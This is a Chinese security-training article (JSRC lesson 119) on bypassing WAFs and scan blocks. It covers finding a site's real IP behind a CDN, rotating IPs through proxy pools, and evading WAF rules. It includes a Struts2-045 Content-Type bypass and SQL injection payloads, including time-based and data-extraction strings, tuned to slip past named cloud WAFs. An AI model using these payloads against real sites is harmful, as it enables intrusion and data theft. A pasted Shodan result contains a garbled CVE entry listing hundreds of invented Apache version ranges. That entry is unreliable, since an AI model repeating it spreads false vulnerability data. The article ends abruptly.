

安全小课堂第119期【渗透测试之几个拦截行为bypass】

京东安全应急响应中心 6天前

现在的网络犯罪案件具有专业化趋势，因为具有隐蔽的特性。例如传销、赌博、色情直播，更多是和手机app的交互，加上https的普及，很多公有云不能通过流量有效甄别网络犯罪行为，从而提供防护服务。

网络对抗不单单是漏洞的利用，越来越能体现攻防对抗，bypass waf的检测和利用就变得越来越有趣了。

JSRC 安全小课堂第119期，邀请到小灰作为讲师就分享下常见的几种waf拦截情形和bypass为大家进行分享。同时感谢小伙伴们的精彩讨论。



测试遇到CDN防护？

京安小妹



小灰：

根据CDN的解析原理，从架构层绕过，找到真实IP，根据DNS的解析顺序本地hosts是优先于DNS查询的。本地绑定hosts后，再使用域名访问就是绕过CDN直接访问网站。

1、[nslookup查看域名解析中流量小的记录。](#)

查询域名的NS记录，其域名记录中的MX记录，TXT记录等因为流量小，没有优化线路的需求，有可能指向的是真实IP或同C段服务器。

2、[通过C段探测。](#)

如果一个公司的业务可能放在同个机房，IP可能为同C段，先找到子域名未使用cdn的IP，(VPN，SSLVPN的IP一般会是c段)，扫c段，通过title和页面内容判断，找真实IP

3、历史解析。

查询dns解析的IP历史变化，查找真实IP。比较好用的dns解析历史IP网站

<https://www.passivetotal.org/> 除此之外还可以用其收集子域名。

4、墙外法（现在不好用了）。

国内的CDN机房刚建立的时候，没有国外节点，甚至是一个机房的C段，国外的请求

会直接指向真实IP。用国外的多节点ping工具，例如<http://www.just-ping.com/>，全球几十个节点ping目标域名，很有可能找到真实IP。

5、主动回连

例如某些网站的邮件回复功能，查看来源IP，可能得到真实IP，主要看发送的组件是否带IP字段。找到一个ssrf漏洞或者类似上传远程文件功能，访问我们的服务器，可以得到真实ip

6、系统配置文件

探针文件phpinfo或某些配置里输出了SERVER["SERVER_ADDR"]

7、masscan全网扫描，提取web服务，提取内容和测试站点比较。这个思路挺好的，只是有点麻烦，如果扫描正好漏掉了，岂不是哭死。



信息收集时候，探测端口、扫描目录被ban？

京安小妹



小灰：

降低频率、修改XFF header头这种方案就不说了。

1、不能扫目录的情况下不要忽略爬虫，对于二次开发的网站，通过爬虫，总能发现没有修改到的链接，可以识别出是什么cms开发的，提供渗透思路。

2、可以借用第三方的资源去降低我们的渗透成本做信息收集。

探测端口可以使用浏览器shodan插件，数据更新特别迅速，从截图可以看到。shodan是分布式主机分工各扫单一端口，入库汇总。对于我们的测试对象，每台主机仅扫描一个端口所以可以防止被ban。端口探测变成了api访问，例如探测一个c段网络服务，速度会更快，更快发现其余资产，缺点就是只扫描常用端口。

103.238.224.138

Country: Hong Kong

Organization: Cloudie Limited


ISP: Cloudie Limited

Last Update: 2018-11-15T11:29:08.095611

ASN: AS09933

Vulnerabilities

CVE-2019-2068 `mod_proxy_http` in `mod_proxy_http` in the Apache HTTP Server 2.2.9 through 2.2.15, 2.2.16 through 2.2.18, 2.2.19 through 2.2.20, 2.2.21 through 2.2.22, 2.2.23 through 2.2.24, 2.2.25 through 2.2.26, 2.2.27 through 2.2.28, 2.2.29 through 2.2.30, 2.2.31 through 2.2.32, 2.2.33 through 2.2.34, 2.2.35 through 2.2.36, 2.2.37 through 2.2.38, 2.2.39 through 2.2.40, 2.2.41 through 2.2.42, 2.2.43 through 2.2.44, 2.2.45 through 2.2.46, 2.2.47 through 2.2.48, 2.2.49 through 2.2.50, 2.2.51 through 2.2.52, 2.2.53 through 2.2.54, 2.2.55 through 2.2.56, 2.2.57 through 2.2.58, 2.2.59 through 2.2.60, 2.2.61 through 2.2.62, 2.2.63 through 2.2.64, 2.2.65 through 2.2.66, 2.2.67 through 2.2.68, 2.2.69 through 2.2.70, 2.2.71 through 2.2.72, 2.2.73 through 2.2.74, 2.2.75 through 2.2.76, 2.2.77 through 2.2.78, 2.2.79 through 2.2.80, 2.2.81 through 2.2.82, 2.2.83 through 2.2.84, 2.2.85 through 2.2.86, 2.2.87 through 2.2.88, 2.2.89 through 2.2.90, 2.2.91 through 2.2.92, 2.2.93 through 2.2.94, 2.2.95 through 2.2.96, 2.2.97 through 2.2.98, 2.2.99 through 2.2.100, 2.2.101 through 2.2.102, 2.2.103 through 2.2.104, 2.2.105 through 2.2.106, 2.2.107 through 2.2.108, 2.2.109 through 2.2.110, 2.2.111 through 2.2.112, 2.2.113 through 2.2.114, 2.2.115 through 2.2.116, 2.2.117 through 2.2.118, 2.2.119 through 2.2.120, 2.2.121 through 2.2.122, 2.2.123 through 2.2.124, 2.2.125 through 2.2.126, 2.2.127 through 2.2.128, 2.2.129 through 2.2.130, 2.2.131 through 2.2.132, 2.2.133 through 2.2.134, 2.2.135 through 2.2.136, 2.2.137 through 2.2.138, 2.2.139 through 2.2.140, 2.2.141 through 2.2.142, 2.2.143 through 2.2.144, 2.2.145 through 2.2.146, 2.2.147 through 2.2.148, 2.2.149 through 2.2.150, 2.2.151 through 2.2.152, 2.2.153 through 2.2.154, 2.2.155 through 2.2.156, 2.2.157 through 2.2.158, 2.2.159 through 2.2.160, 2.2.161 through 2.2.162, 2.2.163 through 2.2.164, 2.2.165 through 2.2.166, 2.2.167 through 2.2.168, 2.2.169 through 2.2.170, 2.2.171 through 2.2.172, 2.2.173 through 2.2.174, 2.2.175 through 2.2.176, 2.2.177 through 2.2.178, 2.2.179 through 2.2.180, 2.2.181 through 2.2.182, 2.2.183 through 2.2.184, 2.2.185 through 2.2.186, 2.2.187 through 2.2.188, 2.2.189 through 2.2.190, 2.2.191 through 2.2.192, 2.2.193 through 2.2.194, 2.2.195 through 2.2.196, 2.2.197 through 2.2.198, 2.2.199 through 2.2.200, 2.2.201 through 2.2.202, 2.2.203 through 2.2.204, 2.2.205 through 2.2.206, 2.2.207 through 2.2.208, 2.2.209 through 2.2.210, 2.2.211 through 2.2.212, 2.2.213 through 2.2.214, 2.2.215 through 2.2.216, 2.2.217 through 2.2.218, 2.2.219 through 2.2.220, 2.2.221 through 2.2.222, 2.2.223 through 2.2.224, 2.2.225 through 2.2.226, 2.2.227 through 2.2.228, 2.2.229 through 2.2.230, 2.2.231 through 2.2.232, 2.2.233 through 2.2.234, 2.2.235 through 2.2.236, 2.2.237 through 2.2.238, 2.2.239 through 2.2.240, 2.2.241 through 2.2.242, 2.2.243 through 2.2.244, 2.2.245 through 2.2.246, 2.2.247 through 2.2.248, 2.2.249 through 2.2.250, 2.2.251 through 2.2.252, 2.2.253 through 2.2.254, 2.2.255 through 2.2.256, 2.2.257 through 2.2.258, 2.2.259 through 2.2.260, 2.2.261 through 2.2.262, 2.2.263 through 2.2.264, 2.2.265 through 2.2.266, 2.2.267 through 2.2.268, 2.2.269 through 2.2.270, 2.2.271 through 2.2.272, 2.2.273 through 2.2.274, 2.2.275 through 2.2.276, 2.2.277 through 2.2.278, 2.2.279 through 2.2.280, 2.2.281 through 2.2.282, 2.2.283 through 2.2.284, 2.2.285 through 2.2.286, 2.2.287 through 2.2.288, 2.2.289 through 2.2.290, 2.2.291 through 2.2.292, 2.2.293 through 2.2.294, 2.2.295 through 2.2.296, 2.2.297 through 2.2.298, 2.2.299 through 2.2.300, 2.2.301 through 2.2.302, 2.2.303 through 2.2.304, 2.2.305 through 2.2.306, 2.2.307 through 2.2.308, 2.2.309 through 2.2.310, 2.2.311 through 2.2.312, 2.2.313 through 2.2.314, 2.2.315 through 2.2.316, 2.2.317 through 2.2.318, 2.2.319 through 2.2.320, 2.2.321 through 2.2.322, 2.2.323 through 2.2.324, 2.2.325 through 2.2.326, 2.2.327 through 2.2.328, 2.2.329 through 2.2.330, 2.2.331 through 2.2.332, 2.2.333 through 2.2.334, 2.2.335 through 2.2.336, 2.2.337 through 2.2.338, 2.2.339 through 2.2.340, 2.2.341 through 2.2.342, 2.2.343 through 2.2.344, 2.2.345 through 2.2.346, 2.2.347 through 2.2.348, 2.2.349 through 2.2.350, 2.2.351 through 2.2.352, 2.2.353 through 2.2.354, 2.2.355 through 2.2.356, 2.2.357 through 2.2.358, 2.2.359 through 2.2.360, 2.2.361 through 2.2.362, 2.2.363 through 2.2.364, 2.2.365 through 2.2.366, 2.2.367 through 2.2.368, 2.2.369 through 2.2.370, 2.2.371 through 2.2.372, 2.2.373 through 2.2.374, 2.2.375 through 2.2.376, 2.2.377 through 2.2.378, 2.2.379 through 2.2.380, 2.2.381 through 2.2.382, 2.2.383 through 2.2.384, 2.2.385 through 2.2.386, 2.2.387 through 2.2.388, 2.2.389 through 2.2.390, 2.2.391 through 2.2.392, 2.2.393 through 2.2.394, 2.2.395 through 2.2.396, 2.2.397 through 2.2.398, 2.2.399 through 2.2.400, 2.2.401 through 2.2.402, 2.2.403 through 2.2.404, 2.2.405 through 2.2.406, 2.2.407 through 2.2.408, 2.2.409 through 2.2.410, 2.2.411 through 2.2.412, 2.2.413 through 2.2.414, 2.2.415 through 2.2.416, 2.2.417 through 2.2.418, 2.2.419 through 2.2.420, 2.2.421 through 2.2.422, 2.2.423 through 2.2.424, 2.2.425 through 2.2.426, 2.2.427 through 2.2.428, 2.2.429 through 2.2.430, 2.2.431 through 2.2.432, 2.2.433 through 2.2.434, 2.2.435 through 2.2.436, 2.2.437 through 2.2.438, 2.2.439 through 2.2.440, 2.2.441 through 2.2.442, 2.2.443 through 2.2.444, 2.2.445 through 2.2.446, 2.2.447 through 2.2.448, 2.2.449 through 2.2.450, 2.2.451 through 2.2.452, 2.2.453 through 2.2.454, 2.2.455 through 2.2.456, 2.2.457 through 2.2.458, 2.2.459 through 2.2.460, 2.2.461 through 2.2.462, 2.2.463 through 2.2.464, 2.2.465 through 2.2.466, 2.2.467 through 2.2.468, 2.2.469 through 2.2.470, 2.2.471 through 2.2.472, 2.2.473 through 2.2.474, 2.2.475 through 2.2.476, 2.2.477 through 2.2.478, 2.2.479 through 2.2.480, 2.2.481 through 2.2.482, 2.2.483 through 2.2.484, 2.2.485 through 2.2.486, 2.2.487 through 2.2.488, 2.2.489 through 2.2.490, 2.2.491 through 2.2.492, 2.2.493 through 2.2.494, 2.2.495 through 2.2.496, 2.2.497 through 2.2.498, 2.2.499 through 2.2.500, 2.2.501 through 2.2.502, 2.2.503 through 2.2.504, 2.2.505 through 2.2.506, 2.2.507 through 2.2.508, 2.2.509 through 2.2.510, 2.2.511 through 2.2.512, 2.2.513 through 2.2.514, 2.2.515 through 2.2.516, 2.2.517 through 2.2.518, 2.2.519 through 2.2.520, 2.2.521 through 2.2.522, 2.2.523 through 2.2.524, 2.2.525 through 2.2.526, 2.2.527 through 2.2.528, 2.2.529 through 2.2.530, 2.2.531 through 2.2.532, 2.2.533 through 2.2.534, 2.2.535 through 2.2.536, 2.2.537 through 2.2.538, 2.2.539 through 2.2.540, 2.2.541 through 2.2.542, 2.2.543 through 2.2.544, 2.2.545 through 2.2.546, 2.2.547 through 2.2.548, 2.2.549 through 2.2.550, 2.2.551 through 2.2.552, 2.2.553 through 2.2.554, 2.2.555 through 2.2.556, 2.2.557 through 2.2.558, 2.2.559 through 2.2.560, 2.2.561 through 2.2.562, 2.2.563 through 2.2.564, 2.2.565 through 2.2.566, 2.2.567 through 2.2.568, 2.2.569 through 2.2.570, 2.2.571 through 2.2.572, 2.2.573 through 2.2.574, 2.2.575 through 2.2.576, 2.2.577 through 2.2.578, 2.2.579 through 2.2.580, 2.2.581 through 2.2.582, 2.2.583 through 2.2.584, 2.2.585 through 2.2.586, 2.2.587 through 2.2.588, 2.2.589 through 2.2.590, 2.2.591 through 2.2.592, 2.2.593 through 2.2.594, 2.2.595 through 2.2.596, 2.2.597 through 2.2.598, 2.2.599 through 2.2.600, 2.2.601 through 2.2.602, 2.2.603 through 2.2.604, 2.2.605 through 2.2.606, 2.2.607 through 2.2.608, 2.2.609 through 2.2.610, 2.2.611 through 2.2.612, 2.2.613 through 2.2.614, 2.2.615 through 2.2.616, 2.2.617 through 2.2.618, 2.2.619 through 2.2.620, 2.2.621 through 2.2.622, 2.2.623 through 2.2.624, 2.2.625 through 2.2.626, 2.2.627 through 2.2.628, 2.2.629 through 2.2.630, 2.2.631 through 2.2.632, 2.2.633 through 2.2.634, 2.2.635 through 2.2.636, 2.2.637 through 2.2.638, 2.2.639 through 2.2.640, 2.2.641 through 2.2.642, 2.2.643 through 2.2.644, 2.2.645 through 2.2.646, 2.2.647 through 2.2.648, 2.2.649 through 2.2.650, 2.2.651 through 2.2.652, 2.2.653 through 2.2.654, 2.2.655 through 2.2.656, 2.2.657 through 2.2.658, 2.2.659 through 2.2.660, 2.2.661 through 2.2.662, 2.2.663 through 2.2.664, 2.2.665 through 2.2.666, 2.2.667 through 2.2.668, 2.2.669 through 2.2.670, 2.2.671 through 2.2.672, 2.2.673 through 2.2.674, 2.2.675 through 2.2.676, 2.2.677 through 2.2.678, 2.2.679 through 2.2.680, 2.2.681 through 2.2.682, 2.2.683 through 2.2.684, 2.2.685 through 2.2.686, 2.2.687 through 2.2.688, 2.2.689 through 2.2.690, 2.2.691 through 2.2.692, 2.2.693 through 2.2.694, 2.2.695 through 2.2.696, 2.2.697 through 2.2.698, 2.2.699 through 2.2.700, 2.2.701 through 2.2.702, 2.2.703 through 2.2.704, 2.2.705 through 2.2.706, 2.2.707 through 2.2.708, 2.2.709 through 2.2.710, 2.2.711 through 2.2.712, 2.2.713 through 2.2.714, 2.2.715 through 2.2.716, 2.2.717 through 2.2.718, 2.2.719 through 2.2.720, 2.2.721 through 2.2.722, 2.2.723 through 2.2.724, 2.2.725 through 2.2.726, 2.2.727 through 2.2.728, 2.2.729 through 2.2.730, 2.2.731 through 2.2.732, 2.2.733 through 2.2.734, 2.2.735 through 2.2.736, 2.2.737 through 2.2.738, 2.2.739 through 2.2.740, 2.2.741 through 2.2.742, 2.2.743 through 2.2.744, 2.2.745 through 2.2.746, 2.2.747 through 2.2.748, 2.2.749 through 2.2.750, 2.2.751 through 2.2.752, 2.2.753 through 2.2.754, 2.2.755 through 2.2.756, 2.2.757 through 2.2.758, 2.2.759 through 2.2.760, 2.2.761 through 2.2.762, 2.2.763 through 2.2.764, 2.2.765 through 2.2.766, 2.2.767 through 2.2.768, 2.2.769 through 2.2.770, 2.2.771 through 2.2.772, 2.2.773 through 2.2.774, 2.2.775 through 2.2.776, 2.2.777 through 2.2.778, 2.2.779 through 2.2.780, 2.2.781 through 2.2.782, 2.2.783 through 2.2.784, 2.2.785 through 2.2.786, 2.2.787 through 2.2.788, 2.2.789 through 2.2.790, 2.2.791 through 2.2.792, 2.2.793 through 2.2.794, 2.2.795 through 2.2.796, 2.2.797 through 2.2.798, 2.2.799 through 2.2.800, 2.2.801 through 2.2.802, 2.2.803 through 2.2.804, 2.2.805 through 2.2.806, 2.2.807 through 2.2.808, 2.2.809 through 2.2.810, 2.2.811 through 2.2.812, 2.2.813 through 2.2.814, 2.2.815 through 2.2.816, 2.2.817 through 2.2.818, 2.2.819 through 2.2.820, 2.2.821 through 2.2.822, 2.2.823 through 2.2.824, 2.2.825 through 2.2.826, 2.2.827 through 2.2.828, 2.2.829 through 2.2.830, 2.2.831 through 2.2.832, 2.2.833 through 2.2.834, 2.2.835 through 2.2.836, 2.2.837 through 2.2.838, 2.2.839 through 2.2.840, 2.2.841 through 2.2.842, 2.2.843 through 2.2.844, 2.2.845 through 2.2.846, 2.2.847 through 2.2.848, 2.2.849 through 2.2.850, 2.2.851 through 2.2.852, 2.2.853 through 2.2.854, 2.2.855 through 2.2.856, 2.2.857 through 2.2.858, 2.2.859 through 2.2.860, 2.2.861 through 2.2.862, 2.2.863 through 2.2.864, 2.2.865 through 2.2.866, 2.2.867 through 2.2.868, 2.2.869 through 2.2.870, 2.2.871 through 2.2.872, 2.2.873 through 2.2.874, 2.2.875 through 2.2.876, 2.2.877 through 2.2.878, 2.2.879 through 2.2.880, 2.2.881 through 2.2.882, 2.2.883 through 2.2.884, 2.2.885 through 2.2.886, 2.2.887 through 2.2.888, 2.2.889 through 2.2.890, 2.2.891 through 2.2.892, 2.2.893 through 2.2.894, 2.2.895 through 2.2.896, 2.2.897 through 2.2.898, 2.2.899 through 2.2.900, 2.2.901 through 2.2.902, 2.2.903 through 2.2.904, 2.2.905 through 2.2.906, 2.2.907 through 2.2.908, 2.2.909 through 2.2.910, 2.2.911 through 2.2.912, 2.2.913 through 2.2.914, 2.2.915 through 2.2.916, 2.2.917 through 2.2.918, 2.2.919 through 2.2.920, 2.2.921 through 2.2.922, 2.2.923 through 2.2.924, 2.2.925 through 2.2.926, 2.2.927 through 2.2.928, 2.2.929 through 2.2.930, 2.2.931 through 2.2.932, 2.2.933 through 2.2.934, 2.2.935 through 2.2.936, 2.2.937 through 2.2.938, 2.2.939 through 2.2.940, 2.2.941 through 2.2.942, 2.2.943 through 2.2.944, 2.2.945 through 2.2.946, 2.2.947 through 2.2.948, 2.2.949 through 2.2.950, 2.2.951 through 2.2.952, 2.2.953 through 2.2.954, 2.2.955 through 2.2.956, 2.2.957 through 2.2.958, 2.2.959 through 2.2.960, 2.2.961 through 2.2.962, 2.2.963 through 2.2.964, 2.2.965 through 2.2.966, 2.2.967 through 2.2.968, 2.2.969 through 2.2.970, 2.2.971 through 2.2.972, 2.2.973 through 2.2.974, 2.2.975 through 2.2.976, 2.2.977 through 2.2.978, 2.2.979 through 2.2.980, 2.2.981 through 2.2.982, 2.2.983 through 2.2.984, 2.2.985 through 2.2.986, 2.2.987 through 2.2.988, 2.2.989 through 2.2.990, 2.2.991 through 2.2.992, 2.2.993 through 2.2.994, 2.2.995 through 2.2.996, 2.2.997 through 2.2.998, 2.2.999 through 2.2.1000, 2.2.1001 through 2.2.1002, 2.2.1003 through 2.2.1004, 2.2.1005 through 2.2.1006, 2.2.1007 through 2.2.1008, 2.2.1009 through 2.2.1010, 2.2.1011 through 2.2.1012, 2.2.1013 through 2.2.1014, 2.2.1015 through 2.2.1016, 2.2.1017 through 2.2.1018, 2.2.1019 through 2.2.1020, 2.2.1021 through 2.2.1022, 2.2.1023 through 2.2.1024, 2.2.1025 through 2.2.1026, 2.2.1027 through 2.2.1028, 2.2.1029 through 2.2.1030, 2.2.1031 through 2.2.1032, 2.2.1033 through 2.2.1034, 2.2.1035 through 2.2.1036, 2.2.1037 through 2.2.1038, 2.2.1039 through 2.2.1040, 2.2.1041 through 2.2.1042, 2.2.1043 through 2.2.1044, 2.2.1045 through 2.2.1046, 2.2.1047 through 2.2.1048, 2.2.1049 through 2.2.1050, 2.2.1051 through 2.2.1052, 2.2.1053 through 2.2.1054, 2.2.1055 through 2.2.1056, 2.2.1057 through 2.2.1058, 2.2.1059 through 2.2.1060, 2.2.1061 through 2.2.1062, 2.2.1063 through 2.2.1064, 2.2.1065 through 2.2.1066, 2.2.1067 through 2.2.1068, 2.2.1069 through 2.2.1070, 2.2.1071 through 2.2.1072, 2.2.1073 through 2.2.1074, 2.2.1075 through 2.2.1076, 2.2.1077 through 2.2.1078, 2.2.1079 through 2.2.1080, 2.2.1081 through 2.2.1082, 2.2.1083 through 2.2.1084, 2.2.1085 through 2.2.1086, 2.2.1087 through 2.2.1088, 2.2.1089 through 2.2.1090, 2.2.1091 through 2.2.1092, 2.2.1093 through 2.2.1094, 2.2.1095 through 2.2.1096, 2.2.1097 through 2.2.1098, 2.2.1099 through 2.2.1100, 2.2.1101 through 2.2.1102, 2.2.1103 through 2.2.1104, 2.2.1105 through 2.2.1106, 2.2.1107 through 2.2.1108, 2.2.1109 through 2.2.1110, 2.2.1111 through 2.2.1112, 2.2.1113 through 2.2.1114, 2.2.1115 through 2.2.1116, 2.2.1117 through 2.2.1118, 2.2.1119 through 2.2.1120, 2.2.1121 through 2.2.1122, 2.2.1123 through 2.2.1124, 2.2.1125 through 2.2.1126, 2.2.1127 through 2.2.1128, 2.2.1129 through 2.2.1130, 2.2.1131 through 2.2.1132, 2.2.1133 through 2.2.1134, 2.2.1135 through 2.2.1136, 2.2.1137 through 2.2.1138, 2.2.1139 through 2.2.1140, 2.2.1141 through 2.2.1142, 2.2.1143 through 2.2.1144, 2.2.1145 through 2.2.1146, 2.2.1147 through 2.2.1148, 2.2.1149 through 2.2.1150, 2.2.1151 through 2.2.1152, 2.2.1153 through 2.2.1154, 2.2.1155 through 2.2.1156, 2.2.1157 through 2.2.1158, 2.2.1159 through 2.2.1160, 2.2.1161 through 2.2.1162, 2.2.1163 through 2.2.1164, 2.2.1165 through 2.2.1166, 2.2.1167 through 2.2.1168, 2.2.1169 through 2.2.1170, 2.2.1171 through 2.2.1172, 2.2.1173 through 2.2.1174, 2.2.1175 through 2.2.1176, 2.2.1177 through 2.2.1178, 2.2.1179 through 2.2.1180, 2.2.1181 through 2.2.1182, 2.2.1183 through 2.2.1184, 2.2.1185 through 2.2.1186, 2.2.1187 through 2.2.1188, 2.2.1189 through 2.2.1190, 2.2.1191 through 2.2.1192, 2.2.1193 through 2.2.1194, 2.2.1195 through 2.2.1196, 2.2.1197 through 2.2.1198, 2.2.1199 through 2.2.1200, 2.2.1201 through 2.2.1202, 2.2.1203 through 2.2.1204, 2.2.1205 through 2.2.1206, 2.2.1207 through 2.2.1208, 2.2.1209 through 2.2.1210, 2.2.1211 through 2.2.1212, 2.2.1213 through 2.2.1214, 2.2.1215 through 2.2.1216, 2.2.1217 through 2.2.1218, 2.2.1219 through 2.2.1220, 2.2.1221 through 2.2.1222, 2.2.1223 through 2.2.1224, 2.2.1225 through 2.2.1226, 2.2.1227 through 2.2.1228, 2.2.1229 through 2.2.1230, 2.2.1231 through 2.2.1232, 2.2.1233 through 2.2.1234, 2.2.1235 through 2.2.1236, 2.2.1237 through 2.2.1238, 2.2.1239 through 2.2.1240, 2.2.1241 through 2.2.1242, 2.2.1243 through 2.2.1244, 2.2.1245 through 2.2.1246, 2.2.1247 through 2.2.1248, 2.2.1249 through 2.2.1250, 2.2.1251 through 2.2.1252, 2.2.1253 through 2.2.1254, 2.2.1255 through 2.2.1256, 2.2.1257 through 2.2.1258, 2.2.1259 through 2.2.1260, 2.2.1261 through 2.2.1262, 2.2.1263 through 2.2.1264, 2.2.1265 through 2.2.1266, 2.2.1267 through 2.2.1268, 2.2.1269 through 2.2.1270, 2.2.1271 through 2.2.1272, 2.2.1273 through 2.2.1274, 2.2.1275 through 2.2.1276, 2.2.1277 through 2.2.



4、使用代理池，自动更换ip

17年blackhat上提到的一个工具，利用tor网络做代理池更换IP。项目地址

<https://github.com/realgam3/pymultitor>

Git上的一个http的代理池项目，会从全网找到http代理，自动从代理池随机取代理更换线路。

<https://github.com/imWildCat/scylla>

Scylla

Proxy IP List Geometric Distribution Statistics

Next page

HTTPS ANONYMOUS

IP	Port	Anonymous	Protocol	Latency	Updated at
128.199.234.64	80	Yes	HTTP	174 ms	20180529 12:27:35
129.232.179.98	80	Yes	HTTP	184 ms	20180529 12:27:13
75.151.213.85	8080	Yes	HTTPS	268 ms	20180529 12:27:00
41.92.208.38	53281	Yes	HTTPS	132 ms	20180529 12:26:52
103.224.37.129	8080	Yes	HTTP	305 ms	20180529 12:26:47
54.93.248.244	80	Yes	HTTP	24 ms	20180529 12:25:58

讲师



waf处理数据原理流程及可能存在的问题？

京安小妹



小灰：

原理流程：数据链路经过waf——数据的提取——数据预处理——规则匹配

推荐大家阅读篇好文，破-见的《WAF攻防研究之四个层次Bypass WAF》

<https://weibo.com/ttarticle/p/show?id=2309404007261092631700>，虽然是16年的文章，但是bypass的思路基本从这四个角度出发，具体遇到，需要分析拦截内容和测试bypass方法。

这样的原理流程环节可能带来防护手段的局限性：

1、链路层：

云waf等cdn防御（通用防护手段），可以通过找到真实ip的方式绕过。

2、资源层：

探测的数据包大小受限，并发请求访问频率受限，导致漏过数据包。

3、协议层：

协议污染和协议未覆盖

4、规则层：

特性或者正则书写错误，导致的规则不全


数据提取产生的问题：以struts2-045 漏洞，content-type内容的采集为例，@香草师傅当时分析了各家waf的情况，下面举几个例子

1、某些waf检测攻击的方式简单粗暴，检测到Content-Type中存在\${或者%{就拦截，由于不同WEB Server或容器对于HTTP头部的解析存在差异，最终WAF获取的Content-Type和web容器获取的不一致，导致WAF被绕过。

方式一：在包末尾多添加一个Content-Type:multipart/form-data

如图直接构造EXP会被waf拦截





添加Content-Type后，成功绕过waf，而且代码能正确执行



方法二：换行+空格，因为http协议允许换行+空格，在部分服务器可行如tomcat等支持http头换行的服务器。



2、某云waf的检测方法也是很简单，直接检测Content-Type中的multipart/form-data，绕过方法很简单，添加Content-Type:multipart/form-data\${exp}后面跟EXP代码就行后面跟EXP代码就行



数据预处理产生的问题：空白符，注释，编码的处理。这种案例很多，下面讲注入bypass的时候会说到。

规则匹配产生的问题：核心是正则匹配规则。

某次案件中遇到waf的注入拦截，post请求，转换Content-Type:为multipart/form-data后仍被拦截，@落师傅提出在参数中加上filename后绕过，可以猜测正则逻辑是匹配到filename就按照文件上传规则检测，不进行注入规则检测。

```
--Boundary+A0750D0FE93DC006
Content-Disposition: form-data; name="to_user_id";

/**/-- filename="test"
1 or if(1,0,sleep(5))
--Boundary+A0750D0FE93DC006--
```

加上注释和换行，后端sql语句能正常执行。

```
mysql> select id from user where id= -- filename="aaaaa.txt"
-> 3 or sleep(5);
+----+
| id |
+----+
| 3  |
+----+
1 row in set (5.00 sec)
```

讲师



sqli是常见的危害较大的漏洞，几种常见waf下，怎么测注入？怎么出数据？

京安小妹



小灰：

Sqli的三个层次，判断是否存在，证明能出数据，能够跨库出数据。下面我们说说测试绕过规则的流程。

1、某云waf Bypass

?id=1%20and~~1=1 这样测试使用~取反运算绕过\sand\s的边界匹配，这种

基本语句判断是否存在注入。

?id=1 and user()被拦截

/?id=1

or~~116=ascii%23%0a(substring%23%0a(database%23%0a(),1,1))

Union select 拦截,使用--+%0a绕过

?id=1%27or~~1=1 union--+123%0aselect 1

Select 1 from不拦截

Select 1 from dual 拦截


select@b:=(column_name)from{a database.table_name} 使用odbc语法不拦截

union select from1 拦截,在出现union的情况下, from后面跟字符就被拦截, 过滤规则特别严

使用@a:的定义, 将union select from改成select from union select

?id=1%27or~~1=1%20and@a:=(select@b:=(column_name)from{a database.table_name}%20union--+%0aselect@a

语句也是能正常出数据的。



2、某盾waf bypass get请求

测试同理

?id=1%20and~~1=1拦截

?id=1%20and`id`like 1不拦截, 可以用来测试是否存在注入

?id=1%27and%20@a:=(select--+%0apass--+%0afrom--+%0adual)--
+%0aunion(select%20@a)

3、某网站防护软件bypass

